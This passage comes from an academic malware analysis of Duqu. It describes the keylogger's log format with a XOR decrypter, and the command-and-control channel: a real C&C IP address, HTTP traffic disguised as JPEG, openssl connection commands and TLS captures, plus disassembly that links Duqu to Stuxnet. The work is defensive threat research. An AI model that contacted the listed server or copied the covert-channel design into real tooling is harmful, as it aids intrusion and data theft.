Interesting function calls: GetIPForwardTable, GetIpNetTable, GetWindowTextW, CreateCompatibleBitmap, GetKeyState, NetfileEnum, etc.

13.1.1. Keylogger file format

The keylogger stores data in the %TEMP% directory of the target computer. The file begins with hex AD 34 00 and generally resides in the *User/... /Appdata/Local/Temp* OR *Documents and Settings/ .../Local data/temp* directory.

Strings “AEh91AY” in the file are modified bzip headers, whose parts can be decompressed after extracting and modifying it back to “BZh91AY”. Note that the magic number, AE appears again in the code.

Another type of this binary file begins with “ABh91AY”, which is a bzip2 compressed file containing a number of files in cleartext, like a tar file (but simpler format). The uncompressed file begins with string “ABSZ” and the name of the source computer.

The keylogger file is a variable-size record based format and it begins with 0xAD 0x34.

```
typedef struct tagDQH1 {
    unsigned char magic;
    unsigned char type;
    unsigned char unkl;
    unsigned char unk2;
    time_t ts;
    unsigned long len;
} DQH1;

typedef struct tagDQHC0 {
    unsigned long lenu;
    unsigned char zipm[8];
} DQHC0;
```

Sample 22 – header structures for keylog file

At the beginning of each block, the file contains a tagDQH1 structure, where magic=0xAD. This is valid for the beginning of the file (offset=0) as well.

If the next block is compressed (that is if the zipm (“zip magic”) part begins with “AEh91AY&SY” meaning that this part is a bzip2 compressed part), then tagDQHC0 block follows, where lenu contains the length of the compressed part.

If the “zip magic” is missing, then the block is in a different format and the tagDQH1 information can be used for length information.

Otherwise, the block of the keylog file are XOR encrypted which can be decrypted by the following routine:

```
for(i=offset-1;i > 0;i--) {
    xb[i]^=xb[i-1];
}
xb[0]^=0xA2;
```

Sample 23 – XOR decrypter for keylogger log files

The contents of the parts can be different: Information on the disk drives, network shares, TCP table, information on running processes, names of the active window on the screen, screenshots in bitmap, etc.

13.2. Communication module

The discovered Duqu payload contains a Command and Control, or more precisely a backdoor covert channel control communication module. (It's goal is most likely not just simple telling "commands", but rather like RDP or VNC like functionality extended with proxy functions and file transfer or such, but this is partly just speculation.)

In our case the communication is done with **206.183.111.97**, which is up and running for months and still running at the time of writing this document. The communication protocol uses both HTTP port 80, and HTTPS port 443. We present a first analysis with initial samples, but further investigations are required to fully understand the communication protocol.

13.2.1. Communication protocol

For port 443, binary traffic can be observed. Among the first bytes of the traffic, we see the characters "SH" most of the time, for both sides, and multiple times the observed string is "53 48 b8 50 57" (SH<b8>PW).

For port 80, the traffic shows a distinct form. First, the victim computer starts the communication in the following form:

```
GET / HTTP/1.1
Cookie: PHPSESSID=gsc46y0u9mok0g27ji11jj1w22
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Host: 206.183.111.97
Connection: Keep-Alive
```

Sample 24 – HTTP communication protocol HTTP query header

The PHP session ID is of course fabricated and generated by the communication module. The User Agent is static and as it is very specific (rarely observed in the wild), providing a possibility to create specific matching signature e.g. in IDS tools.

The IP address seems to be constant, and it is hard coded to the PNF file in multiple times (once as a UTF-8 IP string, and twice as hex binaries).

After sending out the HTTP header, the server begins the answer by sending back a jpeg file (seems to be a 100x100 empty jpeg), most likely for deception and to avoid firewall problems:

```

00000000 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK.
00000010 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 69 .Content -Type: i
00000020 6d 61 67 65 2f 6a 70 65 67 0d 0a 54 72 61 6e 73 mage/jpe g..Trans
00000030 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 63 68 fer-Enco ding: ch
00000040 75 6e 6b 65 64 0d 0a 43 6f 6e 6e 65 63 74 69 6f unked... onnectio
00000050 6e 3a 20 43 6c 6f 73 65 0d 0a 0d 0a n: Close ....
0000005c 32 45 30 0d 0a ff d8 ff e0 00 10 4a 46 49 46 00 2E0..... ..JFIF.
0000006c 01 01 01 00 60 00 60 00 00 ff db 00 43 00 02 01 .....` .....C...
0000007c 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 .....
0000008c 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 .....
0000009c 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c .....
000000ac 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db .....
000000bc 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 .C.....
000000cc 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
000000dc 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
000000ec 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
000000fc 0c 0c 0c ff c0 00 11 08 00 36 00 36 03 01 22 00 ..... .6.6..".
0000010c 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 .....
0000011c 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 .....
0000012c 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 .....
0000013c 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 ..... }....
0000014c 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 ....!lA. .Qa."q.2
0000015c 81 91 a1 08 23 42 b1 c1 15 52 d1 f0 24 33 62 72 ....#B... .R..$3br
0000016c 82 09 0a 16 17 18 19 1a 25 26 27 28 29 2a 34 35 ..... %&'()*45
0000017c 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 6789:CDE FGHIJSTU
0000018c 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 VWXYZcde fghijstu
0000019c 76 77 78 79 7a 83 84 85 86 87 88 89 8a 92 93 94 vwxyz...
000001ac 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 .....
000001bc b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 .....
000001cc ca d2 d3 d4 d5 d6 d7 d8 d9 da e1 e2 e3 e4 e5 e6 .....
000001dc e7 e8 e9 ea f1 f2 f3 f4 f5 f6 f7 f8 f9 fa ff c4 .....
000001ec 00 1f 01 00 03 01 01 01 01 01 01 01 01 01 00 00 .....
000001fc 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff .....
0000020c c4 00 b5 11 00 02 01 02 04 04 03 04 07 05 04 04 .....
0000021c 00 01 02 77 00 01 02 03 11 04 05 21 31 06 12 41 ...w.... ..!l..A
0000022c 51 07 61 71 13 22 32 81 08 14 42 91 a1 b1 c1 09 Q.aq."2. ..B.....
0000023c 23 33 52 f0 15 62 72 d1 0a 16 24 34 e1 25 f1 17 #3R..br. ..$4.%..
0000024c 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 ...&'()* 56789:CD
0000025c 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 EFGHIJST UVWXYZcd
0000026c 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 efg hijst uvwxyz..
0000027c 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a .....
0000028c a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 .....
0000029c b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 .....
000002ac d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 .....
000002bc f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 .....
000002cc 11 00 3f 00 fd fc a2 8a 28 00 a2 8a 28 00 a2 8a ..?..... (... (...
000002dc 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
000002ec 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
000002fc 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
0000030c 28 00 a2 8a 28 03 ff d9 53 48 c0 a7 26 7b 00 22 (... (... SH..&{."
0000031c 00 01 00 00 14 10 00 00 00 01 00 00 00 3e 96 19 ..... >..
0000032c 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 .....

```

Sample 25 – beginning of the transmission from the C&C server – a JPEG + extras

Sometimes the client sends a JPEG image in the query as well, which is always named as DSC00001.jpg (hard coded in the binary) as follows in the sample below.

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=-----77eb5cc2cc0add
Cookie: PHPSESSID=<some id removed here>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Content-Length: 891
Host: 206.183.111.97

-----<some id>
Content-Disposition: form-data; name="DSC00001.jpg"
Content-Type: image/jpeg

.....JFIF.....`..C.....
...
.....
.....C.....6.6..".....
.....
.....}.....!lA..Qa."q.2....#B...R..$3br..
.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....
.....
.....w.....!l..AQ.aq."2...B....#3R..br.
.$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvw
```

Sample 26 – beginning of the transmission with JPEG upload

The communication can be reproduced in telnet. In this case, it can be clearly seen that after sending back the JPEG, the other end starts to send out some binary data, and because it remains unanswered, the other end closes down the channel. We illustrate this emulation in the following sample log.

```
...
000002CC 11 00 3f 00 fd fc a2 8a 28 00 a2 8a 28 00 a2 8a ..?.... (... (...
000002DC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
000002EC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
000002FC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
0000030C 28 00 a2 8a 28 03 ff d9 53 48 c0 a7 26 7b 00 22 (... (... SH.&{."
0000031C 00 01 00 00 14 10 00 00 00 01 00 00 00 3e 96 19 .....>..
0000032C 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 .....
0000033C 00 02 00 00 00 0d 0a .....
00000343 31 31 0d 0a 0c 00 00 00 00 02 00 00 00 3e 96 19 11.....>..
00000353 00 00 00 00 20 0d 0a .....
0000035A 32 31 0d 0a 14 10 00 00 00 01 00 00 00 3e 96 19 21.....>..
0000036A 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 .....
0000037A 00 02 00 00 00 0d 0a .....
00000381 31 31 0d 0a 0c 00 00 00 00 02 00 00 00 3e 96 19 11.....>..
00000391 00 00 00 00 20 0d 0a .....
00000398 32 31 0d 0a 14 10 00 00 00 01 00 00 00 3e 96 19 21.....>..
000003A8 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 .....
000003B8 00 02 00 00 00 0d 0a .....
000003BF 31 31 0d 0a 0c 00 00 00 00 02 00 00 00 3e 96 19 11.....>..
000003CF 00 00 00 00 20 0d 0a .....
```

```

000003D6 32 31 0d 0a 14 10 00 00 00 01 00 00 00 3e 96 19 21.....>..
000003E6 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 ....
000003F6 00 02 00 00 00 0d 0a .....
000003FD 31 31 0d 0a 0c 00 00 00 00 02 00 00 00 3e 96 19 11.....>..
0000040D 00 00 00 00 20 0d 0a .....
00000414 32 31 0d 0a 14 10 00 00 00 01 00 00 00 3e 96 19 21.....>..
00000424 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 ....
00000434 00 02 00 00 00 0d 0a .....

```

Sample 27 – continuation of the traffic without proper client in multiple packets

13.2.2. Information on the SSL connection

We don't know too much about the traffic on SSL port yet, but it seems that both parties use self-signed certificates. It is possible, however, to connect to the server without client certificate. The server certificate has been changed over the time, most likely it is auto-regenerated in specific intervals.

```

$ openssl s_client -host 206.183.111.97 -port 443 -msg
CONNECTED(00000003)
>>> SSL 2.0 [length 0077], CLIENT-HELLO
01 03 01 00 4e 00 00 00 20 00 00 39 00 00 38 00
00 35 00 00 16 00 00 13 00 00 0a 07 00 c0 00 00
33 00 00 32 00 00 2f 03 00 80 00 00 05 00 00 04
01 00 80 00 00 15 00 00 12 00 00 09 06 00 40 00
00 14 00 00 11 00 00 08 00 00 06 04 00 80 00 00
03 02 00 80 00 00 ff d2 f0 15 f8 da cb cb ce e8
c9 eb 60 23 34 93 98 c5 72 8b 22 c9 9f b8 1d e4
96 23 4e 88 08 5e 2c
19605:error:140790E5:SSL routines:SSL23_WRITE:ssl handshake failure:s23_lib.c:188:
[SSL2 is not supported]

$ openssl s_client -host 206.183.111.97 -port 443 -msg -tls1
CONNECTED(00000003)
>>> TLS 1.0 Handshake [length 005a], ClientHello
01 00 00 56 03 01 4e 91 da 29 e3 8b 9e 68 2f 4f
0d a8 30 ee 1c d5 fc dc cb f9 ae 33 6a 6f cb ff
80 6d 2a 34 5c 88 00 00 28 00 39 00 38 00 35 00
16 00 13 00 0a 00 33 00 32 00 2f 00 05 00 04 00
15 00 12 00 09 00 14 00 11 00 08 00 06 00 03 00
ff 02 01 00 00 04 00 23 00 00
<<< TLS 1.0 Handshake [length 004a], ServerHello
02 00 00 46 03 01 4e 92 48 ab 35 d9 05 8d 47 9a
8e 0c 4f fd b3 64 bb 18 f5 74 2a a1 36 45 08 cd
e1 b7 5f d0 a2 37 20 90 1e 00 00 fb f7 cf 4e f0
6d 26 95 ec 69 68 fa e7 1b ca 84 1f 0b 4f fd 2c
b0 69 90 01 a8 a3 0e 00 2f 00
<<< TLS 1.0 Handshake [length 0125], Certificate
0b 00 01 21 00 01 1e 00 01 1b 30 82 01 17 30 81
c2 a0 03 02 01 02 02 10 40 2b 57 d9 61 5a c5 b8
40 a1 04 19 e6 c0 c9 d5 30 0d 06 09 2a 86 48 86
f7 0d 01 01 05 05 00 30 0d 31 0b 30 09 06 03 55
04 03 1e 02 00 2a 30 1e 17 0d 31 30 30 31 30 31
31 36 30 30 30 30 5a 17 0d 32 30 30 31 30 31 31
36 30 30 30 30 5a 30 0d 31 0b 30 09 06 03 55 04
03 1e 02 00 2a 30 5c 30 0d 06 09 2a 86 48 86 f7
0d 01 01 01 05 00 03 4b 00 30 48 02 41 00 d1 da
d2 94 78 ee a2 56 96 88 14 d0 38 49 36 9e 0f 1b
17 71 42 7a 32 01 42 b4 17 3e 40 87 cb c1 bd 94
62 f6 f8 f9 42 53 34 78 a9 f9 01 50 8f 39 f0 2c

```

```

f4 36 dd 24 74 26 86 79 11 38 94 78 81 35 02 03

01 00 01 30 0d 06 09 2a 86 48 86 f7 0d 01 01 05
05 00 03 41 00 5c a4 39 a8 45 98 2a a9 97 05 77
63 2b 31 d7 96 bc b4 9f 0a dd bd 25 e4 1f dd e1
be c4 3c 08 56 31 6a 3d 23 f5 dc b1 5a 78 fe 34
a6 c5 91 d0 92 f6 28 f4 d9 61 eb 1a 5a 98 44 2a
a9 30 a2 46 e3
depth=0 /CN=\x00*
verify error:num=18:self signed certificate
verify return:1
depth=0 /CN=\x00*
verify return:1
<<< TLS 1.0 Handshake [length 0004], ServerHelloDone
0e 00 00 00
>>> TLS 1.0 Handshake [length 0046], ClientKeyExchange
10 00 00 42 00 40 a0 a3 36 08 e6 3d 25 b0 93 06
62 15 9d 3f ad b3 9c 9b e3 ee 87 23 37 e6 d2 8a
9e d0 0f af 1d fa 04 7e 66 e8 79 c5 71 3d 13 39
eb 7b 13 17 7c 91 e1 16 14 44 59 57 df df 69 50
bc 47 32 1b 87 35
>>> TLS 1.0 ChangeCipherSpec [length 0001]
01
>>> TLS 1.0 Handshake [length 0010], Finished
14 00 00 0c 1e e5 b8 c5 25 ef 03 8a 11 6f e3 c4
<<< TLS 1.0 ChangeCipherSpec [length 0001]
01
<<< TLS 1.0 Handshake [length 0010], Finished
14 00 00 0c 46 e2 18 8a 4e 09 3d 41 45 26 c6 ba
---
Certificate chain
 0 s:/CN=\x00*
  i:/CN=\x00*
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBFzCBwqADAgECAhBAK1fZYVrFuEChBBnmwMnVMA0GCSqGSIb3DQEBBQUAMA0x
CzAJBgNVBAMeAgqMB4XDTEwMDEwMTEwMDEwMDEwMTEwMDEwMTEwMDEwMTEwMTEw
MAkGA1UEAx4CAwXDANBgkqhkiG9w0BAQEFAANLADBIAkEA0drSlHjuolaWiBTQ
OEK2ng8bF3FCejlBQrQXPKChy8G91GL2+PlCUzR4qfkBUI858Cz0Nt0kdCaGeRE4
lHiBNQIDAQABMA0GCSqGSIb3DQEBBQUAA0EAXKQ5qEWYKqmXBXdjKzHXlryOnwrd
vSXkh93hvsQ8CFYxaj0j9dyxWnj+NKbFkdCS9ij02WHRGlqYRCqpMKJG4w==
-----END CERTIFICATE-----
subject=/CN=\x00*
issuer=/CN=\x00*
---
No client certificate CA names sent
---
SSL handshake has read 435 bytes and written 229 bytes
---
New, TLSv1/SSLv3, Cipher is AES128-SHA
Server public key is 512 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol : TLSv1
    Cipher : AES128-SHA
    Session-ID: 901E0000FBF7CF4EF06D2695EC6968FAE71BCA841F0B4FFD2CB0699001A8A30E
    Session-ID-ctx:
    Master-Key:
CBE2283F0192B1E928DDA4E21471BA27655EBB626EC807FBE80CA284AE8BC68AFD49349750EBF7010896B1BD04050D18
    Key-Arg : None
    Start Time: 1318181417
    Timeout : 7200 (sec)
    Verify return code: 18 (self signed certificate)
---

```

Sample 28 – TLS communication with the C&C server



```
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number:
    40:2b:57:d9:61:5a:c5:b8:40:a1:04:19:e6:c0:c9:d5
  Signature Algorithm: sha1WithRSAEncryption
  Issuer: CN=\x00*
  Validity
    Not Before: Jan  1 16:00:00 2010 GMT
    Not After : Jan  1 16:00:00 2020 GMT
  Subject: CN=\x00*
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (512 bit)
      Modulus (512 bit):
        00:d1:da:d2:94:78:ee:a2:56:96:88:14:d0:38:49:
        36:9e:0f:1b:17:71:42:7a:32:01:42:b4:17:3e:40:
        87:cb:c1:bd:94:62:f6:f8:f9:42:53:34:78:a9:f9:
        01:50:8f:39:f0:2c:f4:36:dd:24:74:26:86:79:11:
        38:94:78:81:35
      Exponent: 65537 (0x10001)
  Signature Algorithm: sha1WithRSAEncryption
    5c:a4:39:a8:45:98:2a:a9:97:05:77:63:2b:31:d7:96:bc:b4:
    9f:0a:dd:bd:25:e4:1f:dd:e1:be:c4:3c:08:56:31:6a:3d:23:
    f5:dc:b1:5a:78:fe:34:a6:c5:91:d0:92:f6:28:f4:d9:61:eb:
    1a:5a:98:44:2a:a9:30:a2:46:e3
```

Sample 29 – Server certificate details

```
$ openssl s_client -host 206.183.111.97 -port 443 -msg -ssl3
CONNECTED(00000003)
>>> SSL 3.0 Handshake [length 0054], ClientHello
01 00 00 50 03 00 4e 91 da d9 df fe e2 42 d8 bb
6a 96 54 35 88 d3 75 87 cb a2 80 6c 83 22 32 c6
00 b5 53 c5 30 bb 00 00 28 00 39 00 38 00 35 00
16 00 13 00 0a 00 33 00 32 00 2f 00 05 00 04 00
15 00 12 00 09 00 14 00 11 00 08 00 06 00 03 00
ff 02 01 00
<<< SSL 3.0 Handshake [length 004a], ServerHello
02 00 00 46 03 00 4e 92 49 5c cc e0 3b 46 4a 34
72 e2 51 e6 05 29 4e 13 c4 6f 58 66 bc 3d ab cd
d9 5a eb 24 a1 32 20 60 0e 00 00 99 82 81 bb 47
ab fc 23 79 06 07 7f 11 6f 0a fd b0 9a 56 03 ab
78 2e 6e 13 09 9e e5 00 05 00
<<< SSL 3.0 Handshake [length 0125], Certificate
0b 00 01 21 00 01 1e 00 01 1b 30 82 01 17 30 81
c2 a0 03 02 01 02 02 10 4e f6 48 35 85 40 75 ac
47 41 32 d4 dc e9 d0 9c 30 0d 06 09 2a 86 48 86
f7 0d 01 01 05 05 00 30 0d 31 0b 30 09 06 03 55
04 03 1e 02 00 2a 30 1e 17 0d 31 30 30 31 30 31
31 36 30 30 30 30 5a 17 0d 32 30 30 31 30 31 31
36 30 30 30 30 5a 30 0d 31 0b 30 09 06 03 55 04
03 1e 02 00 2a 30 5c 30 0d 06 09 2a 86 48 86 f7
0d 01 01 01 05 00 03 4b 00 30 48 02 41 00 d1 da
d2 94 78 ee a2 56 96 88 14 d0 38 49 36 9e 0f 1b
17 71 42 7a 32 01 42 b4 17 3e 40 87 cb c1 bd 94
62 f6 f8 f9 42 53 34 78 a9 f9 01 50 8f 39 f0 2c
f4 36 dd 24 74 26 86 79 11 38 94 78 81 35 02 03
01 00 01 30 0d 06 09 2a 86 48 86 f7 0d 01 01 05
05 00 03 41 00 7a 26 43 86 75 49 c2 15 4e ed 5b
cd ed ae 24 06 56 f2 04 dd 77 b2 e1 48 05 4e 9f
2f a8 be 38 71 49 c9 0d b6 a0 ec 77 ea e4 a3 8c
ed 0b b7 7c 36 a5 71 0f d8 57 c3 94 17 dd f7 ea
```

65 0d 7c 79 66

```
depth=0 /CN=\x00*
verify error:num=18:self signed certificate
verify return:1
depth=0 /CN=\x00*
verify return:1
<<< SSL 3.0 Handshake [length 0004], ServerHelloDone
0e 00 00 00
>>> SSL 3.0 Handshake [length 0044], ClientKeyExchange
10 00 00 40 96 85 20 da bd 3c ea 13 d8 7d b3 86
6e 7c 9e 86 76 53 dc 59 ae 47 e8 67 99 23 68 8a
35 aa 3f 77 13 3f b0 78 a1 64 d5 fc f6 11 93 b9
0e 49 06 7f a1 bf 24 bf ab 8b 3b 5a 35 3c 69 ba
e5 22 f7 5a
>>> SSL 3.0 ChangeCipherSpec [length 0001]
01
>>> SSL 3.0 Handshake [length 0028], Finished
14 00 00 24 5a 1d d0 06 ad 66 19 5d 46 a9 f0 03
61 3a a1 0d e9 56 8a 19 c5 7e 91 11 80 db 6a 42
b2 18 14 98 2b fd b6 48
<<< SSL 3.0 ChangeCipherSpec [length 0001]
01
<<< SSL 3.0 Handshake [length 0028], Finished
14 00 00 24 d3 40 5a ec b8 26 6d d5 10 7d 58 17
29 83 ca b9 8c 31 3e 80 54 4d 12 ba 7e bc 8b b1
68 ab 47 04 d2 b9 67 ca
---
Certificate chain
0 s:/CN=\x00*
i:/CN=\x00*
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBFzCBWqADAgECAhB09kg1hUB1rEdBmtTc6dCcMA0GCSqGSIb3DQEBBQUAMA0x
CzAJBgNVBAMeAgAgMB4XDTEwMDEwMTEwMDEwMDEwMDEwMDEwMDEwMDEwMDEw
MAkGA1UEAx4CAcCOWXDANBgkqhkiG9w0BAQEFAANLADBIAkEA0drSlHjuolaWiBTQ
OEK2ng8bF3FCejIBQrQXpkCHy8G91GL2+PlCUzR4qfkBUI858Cz0Nt0kdCaGeRE4
lHiBNQIDAQABMA0GCSqGSIb3DQEBBQUAA0EAEiZDhnVJwhVO7VvN7a4kBlbyBN13
suFIBU6fL6i+OHFJyQ22oOx36uSjj00Lt3w2pXEP2Ffd1Bfd9+plDXx5Zg==
-----END CERTIFICATE-----
subject=/CN=\x00*
issuer=/CN=\x00*
---
No client certificate CA names sent
---
SSL handshake has read 447 bytes and written 233 bytes
---
New, TLSv1/SSLv3, Cipher is RC4-SHA
Server public key is 512 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol : SSLv3
    Cipher   : RC4-SHA
    Session-ID: 600E0000998281BB47ABFC237906077F116F0AFDB09A5603AB782E6E13099EE5
    Session-ID-ctx:
    Master-Key:
73917F3FEF0B57C67098302F43162B977F4E8A16846C75A051B0623104FCDD0270F97B3F78A30D9ADACBD0CA190BA3CA
    Key-Arg : None
    Start Time: 1318181593
    Timeout : 7200 (sec)
    Verify return code: 18 (self signed certificate)
```

Sample 30 – Another handshake with SSLv3 (server certificate remains the same)

14. Relations to other papers

[EsetMicroscope] says „Stuxnet stores its encrypted configuration data (1860 bytes) in %WINDIR%\inf\mdmcpq3.pnf.”, however, it is just the first part of the 6619 bytes config file in our Stuxnet sample. We don't yet know the goal for the other 4k.

Some papers including [SymantecDossier] identified 0x19790509 as an important magic string used in Stuxnet. However, they don't mention the magic string 0xAE790509 found in the beginning of the Stuxnet configuration file (and Duqu as well). The two numbers only differ in the first character. In the code below, there is another magic string 0xAE1979DD copied from Stuxnet DLL dropper. This seems to be interesting.

The other interesting magic is 0xAE. In Duqu, 0xAE comes up at many different places, so does for Stuxnet. As described above, it's part of the magic in the config file, and both Duqu and Stuxnet uses 0xAE240682 for configuration file encryption. For Stuxnet, some payload is encrypted with 0x01AE0000 and 0x02AE0000. The bzip2 encoded parts of the keylogger log file have a magic “AEh91AY “BZh91AY...”, so again AE is the magic modification (note, however, that some other affected bzip2 compressed files begin with “ABh91AY”) The question is, if Duqu just reuses parts of the Stuxnet code and the author does not closely relates to the Stuxnet authors, why both use 0xAE so often?

```
100016BA E86B090000      call    SUB_L1000202A
100016BF 83C40C          add     esp,0000000Ch
100016C2 8D4580          lea    eax,[ebp-80h]
100016C5 35DD7919AE     xor    eax,AE1979DDh
100016CA 33C9           xor    ecx,ecx
100016CC 894580          mov    [ebp-80h],eax
100016CF 894B84          mov    [ebp-7Ch],ecx
100016D2 8B4508          mov    eax,[ebp+08h]
100016D5 8B4A08          mov    eax,[eax+08h]
100016D8 051A1F0010     add    eax,L10001F1A
```

Sample 31 – Some AE magic number from Stuxnet payload DLL

```
.text:10002534 loc_10002534: ; CODE XREF: general_handler_1000244C+EA↑j
.text:10002534      xor    eax, eax
.text:10002536      jnz   short loc_10002534
.text:10002538
.text:10002538 loc_10002538: ; CODE XREF: general_handler_1000244C+37↑j
.text:10002538      mov    eax, [ebp+arg_0]
.text:1000253B      xor    eax, 0AE1979DDh
.text:10002540      xor    ecx, ecx
.text:10002542      mov    edx, [ebp+arg_0]
.text:10002545      mov    [edx], eax
.text:10002547      mov    [edx+4], ecx
.text:1000254A      xor    eax, eax
.text:1000254C
.text:1000254C loc_1000254C: ; CODE XREF: general_handler_1000244C+1E↑j
.text:1000254C      ; general_handler_1000244C+D5↑j
```

```
.text:1000254C          pop     esi
.text:1000254D          leave
.text:1000254E          retn
.text:1000254E  general_handler_1000244C endp
```

Sample 32 – Duqu payload Res302 magic string at general handler

15. Unanswered questions

Our goal was to make an initial analysis that raises attention to this case of targeted malware. As we are in academia, we have limited resources to analyze malware behavior. That means we leave several questions for further investigation. We collected some of these questions to inspire others:

- Is there any exploit, especially 0-day in Duqu?
- How does Duqu infect computers?
- What are the differences in the RPC functions of Duqu and Stuxnet. And between jminet and cmi4432?
- How is the netp191.pnf 0x9200 .zdata section compressed, and what is it's goal? Is it a copy of the DLL 302 resource itself?
- What is the reason for having the two separate types: jminet and cmi4432?
- What is the exact communication protocol for the covert channel? Where is TLS? What's inside? When does it generate self-signed cert? How does it check remote cert?
- Is there anything more interesting in the keylogger, any novel method, trick?
- Exactly how is the keylogger controlled? What is saved at starting time, what is saved periodically and how to control the keylogger?
- How exactly the keylogger commands work: quit,v,restart,in,out, etc.
- Where is the initial delay of the kernel driver specified?
- Where is the expiry of the worm specified?
- Exactly what is the goal of the strings of the Config-3 of the code, how does it relate to the removal of the malware after it's expiry? How does it identify it's own files in drivers and inf directories?

16. Conclusion

While many expected to have follow-up work on Stuxnet (see [LangnerCSM]), the malware sample we analyzed explicitly shows that this is reality. We've made an initial analysis to prove our claims and to raise attention to the issue. We hope that our work will help to find out the clues of the story and help to understand targeted attacks more deeply. We also hope that the findings will encourage research on the topic which finally will help us to better mitigate the problem area.

17. References

[EsetMicroscope] Stuxnet Under the Microscope – ESET

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<http://www.geoffchappell.com/viewer.htm?doc=notes/security/stuxnet/mrxcls.htm>.

[SymantecDossier] Symantec, W32.Stuxnet Dossier, v. 1.2

http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

[ThabetMrxCls] MrxCls –Amr Thabet: Stuxnet Loader Driver

[LangnerCSM] Csmonitor, Mark Clayton, Ralph Langner. From the man who discovered Stuxnet, dire warnings one year later <http://www.csmonitor.com/USA/2011/0922/From-the-man-who-discovered-Stuxnet-dire-warnings-one-year-later/%28page%29/1>

18. Contact Information

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Department of Telecommunications
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Budapest, Hungary

GPG BENCSATH Boldizsar <boldi@crysys.hu>
Key ID 0x64CF6EFB
Fingerprint 286C A586 6311 36B3 2F94 B905 AFB7 C688 64CF 6EFB

